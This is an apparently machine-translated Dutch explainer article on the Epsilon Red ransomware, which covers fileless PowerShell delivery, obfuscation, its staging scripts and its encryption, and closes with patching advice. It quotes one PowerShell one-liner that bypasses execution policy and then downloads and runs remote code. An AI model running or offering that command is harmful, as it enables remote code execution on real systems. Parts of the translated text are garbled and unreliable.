Heeft u onlangs beveiligingsfouten op uw servers gepatcht?

Het richt zich op een nieuwe ransomware-bedreiging, bekend als: Epsilon Rood Niet-gepatchte Microsoft-servers in bedrijfsdatacenters. Vernoemd naar de weinig bekende Marvel-stripschurk, was Epsilon Red een relatief mysterieuze tegenstander van enkele van de X-Men in het uitgebreide Marvel-universum, een "supersoldaat" naar verluidt van Russische afkomst die vier mechanische klauwen heeft en slecht gedrag.
Epsilon Red is onlangs ontdekt door een cyberbeveiligingsbedrijf dat bekend staat als: Sophos. Sinds de ontdekking heeft de ransomware veel organisaties over de hele wereld aangevallen.
Snelle links
Wat is Epsilon Rood?
لـ Sophos Deze malware gebruikt een combinatie van Go-programmering en PowerShell-scripting om zijn doelwit te beïnvloeden. De PowerShell-scriptfuncties van Epsilon Red bieden de mogelijkheid om op Microsoft gebaseerde servers te hacken. PowerShell van Microsoft is een scripting- en opdrachtregelprogrammeerplatform gebouwd op het .NET Framework.
PowerShell biedt functies zoals het uitvoeren van opdrachten op afstand, toegang tot kern-API's van Microsoft, enz. Al deze functies maken PowerShell nuttig voor systeembeheerders en gebruikers voor het automatiseren van beheertaken en -processen voor besturingssystemen.
PowerShell kan echter ook worden gebruikt als een krachtige optie voor het maken van malware. De mogelijkheid van de scripts om toegang te krijgen tot Microsoft Windows Management Instrumentation (WMI)-tools maakt ze een aantrekkelijke optie voor aanvallers. Dankzij de interface van Windows Management Instrumentation kunnen PowerShell-scripts worden herkend als inherent betrouwbaar voor het Microsoft-systeem. Door dit inherente vertrouwen kunnen PowerShell-scripts worden gebruikt als een effectieve dekking om bestandsloze ransomware te verbergen.
Lever bestandsloze ransomware met PowerShell
Bestandsloze ransomware is een vorm van malware die wordt uitgevoerd door ze te downloaden als legitieme applicaties. Bestandsvrije, op scripts gebaseerde malware gebruikt de mogelijkheid van PowerShell om rechtstreeks in het geheugen van het apparaat te laden. Deze functie helpt voorkomen dat malware wordt gedetecteerd.
In een typisch scenario, wanneer een script wordt uitgevoerd, moet het eerst naar de apparaatschijf worden geschreven. Hierdoor kunnen eindpuntbeveiligingsgroepen het ontdekken. Omdat PowerShell is uitgesloten van standaard scriptuitvoeringen en -controles, kan het eindpuntbeveiliging omzeilen. Bovendien kunnen aanvallers door het gebruik van de override-parameter in PowerShell-scripts netwerkscriptbeperkingen beschadigen.
Een voorbeeld van een PowerShell-override-parameter is:
powershell.exe -ep Bypass -nop -noexit -c iex ((New Object.WebClient).DownloadString('url'))Zoals u kunt zien, is het relatief eenvoudig om PowerShell-overschrijvende parameters te modelleren.



Als reactie hierop heeft Microsoft een patch uitgebracht om een kwetsbaarheid voor het uitvoeren van malware op afstand aan te pakken die is gekoppeld aan PowerShell. Patches zijn echter alleen effectief als ze worden gebruikt. Veel organisaties hebben versoepelde patchstandaarden die hun omgeving blootstellen. Epsilon Red is ontworpen om misbruik te maken van beveiligingspatches.
Het dubbele voordeel van Epsilon Red
Omdat Epsilon Red effectiever is met niet-gepatchte Microsoft-servers, kan de malware zowel als ransomware en als herkenner worden gebruikt. Of Epsilon al dan niet slaagt in een omgeving, geeft de aanvaller een dieper inzicht in de beveiligingsmogelijkheden van het doelwit.
Als Epsilon wel toegang krijgt tot een Microsoft Exchange Server, heeft een organisatie aangetoond dat het niet voldoet aan de gebruikelijke best practices voor beveiligingspatches. Voor een aanvaller kan dit aangeven hoe gemakkelijk Epsilon de rest van de omgeving van het doelwit kan binnendringen.
Epsilon Red gebruikt verduisteringstechnieken om zijn lading te verhullen. Obfuscation maakt code onleesbaar en wordt gebruikt in PowerShell-malware om hoge leesbaarheid van PowerShell-scripts te voorkomen. Met verduistering worden PowerShell-alias-cmdlets gebruikt om het voor antivirusprogramma's moeilijk te maken om kwaadaardige scripts in PowerShell-logboeken te identificeren.
Ondoorzichtige PowerShell-scripts zijn echter met het rechteroog herkenbaar. Een veelvoorkomend teken van een dreigende PowerShell Script-aanval is het maken van objecten WebClient. De aanvaller zou een WebClient-object in PowerShell-code maken om een externe verbinding te maken met een externe URL die schadelijke code bevat.
Als een organisatie kan worden gecompromitteerd als gevolg van een lakse beveiligingspatch, wordt de kans kleiner dat er voldoende beveiligingsbescherming wordt verkregen die versluierde PowerShell-scripts kan detecteren. Als Epsilon Red daarentegen niet in een server kan infiltreren, vertelt dit de aanvaller dat het doelnetwerk de PowerShell-malware mogelijk snel kan ontsleutelen, waardoor de aanval minder waardevol wordt.
Epsilon Red netwerkinbraak
De functie van Epsilon Red is eenvoudig. Die een reeks Powershell-scripts gebruikt om servers te hacken. Deze PowerShell-scripts zijn genummerd 1.ps1 tot en met 12.ps1 (plus sommige worden genoemd met een enkele letter van het alfabet). Het ontwerp van elk PowerShell-script is om een doelserver in te stellen voor de uiteindelijke payload.
Alle PowerShell-scripts in Epsilon Red hebben één doel. Een PowerShell-script in Epsilon Red is ontworpen om firewallregels voor het doelnetwerk op te lossen. Een andere in de serie is ontworpen om de doel-antivirus-app te verwijderen.
Zoals je je misschien kunt voorstellen, werken deze scripts samen om ervoor te zorgen dat wanneer de payload wordt afgeleverd, het doelwit de voortgang niet snel kan stoppen.
vrachtbezorging
Nadat de PowerShell-scripts van Epsilon de weg hebben geëffend voor de laatste campagne, wordt het geleverd als een extensie, Red.exe. Zodra het de server infiltreert, scant Red.exe de bestanden van de server en maakt een lijst met mappaden voor elk bestand dat het detecteert. Nadat de lijst is gemaakt, worden subprocessen gemaakt op basis van het bovenliggende malwarebestand voor elk mappad in de lijst. Vervolgens versleutelt elk ransomware-bestand een mappad uit het lijstbestand.
Zodra alle directorypaden in de lijst van Epsilon zijn versleuteld, blijft het .txt-bestand over om het doelwit te informeren over waaraan het is blootgesteld en om de verzoeken van de aanvaller te identificeren. Bovendien worden alle toegankelijke netwerkknooppunten die zijn verbonden met de gecompromitteerde server, gecompromitteerd en kan malware toegang krijgen tot het netwerk.
Wie zit er achter Epsilon Red?
De identiteit van de aanvallers die Epsilon Red gebruiken, is nog onbekend. Maar sommige aanwijzingen duiden op de oorsprong van de aanvallers. De eerste aanwijzing is de naam van de malware. Epsilon Rood Hij is een X-Men-schurk met een verhaal van Russische oorsprong.
Het tweede bewijs is te vinden in het .txt-bestand dat is achtergebleven. Het is vergelijkbaar met het briefje dat is achtergelaten door de ransomware-bende die bekend staat als REvil. Deze gelijkenis geeft echter niet aan dat de aanvallers lid zijn van de bende. REvil voert het RaaS-proces uit (Ransomware als een service) waar REvil-filialen betalen om toegang te krijgen tot hun malware.
Je moet jezelf beschermen tegen Epsilon Red
Tot nu toe heeft Epsilon Red met succes ongepatchte servers gehackt. Dit betekent dat een van de beste verdedigingen tegen Epsilon Red en ransomware-achtige malware is om ervoor te zorgen dat uw omgeving goed wordt beheerd. Bovendien zou een beveiligingsoplossing die PowerShell-scripts snel kan ontsleutelen een nuttige aanvulling zijn op uw omgeving.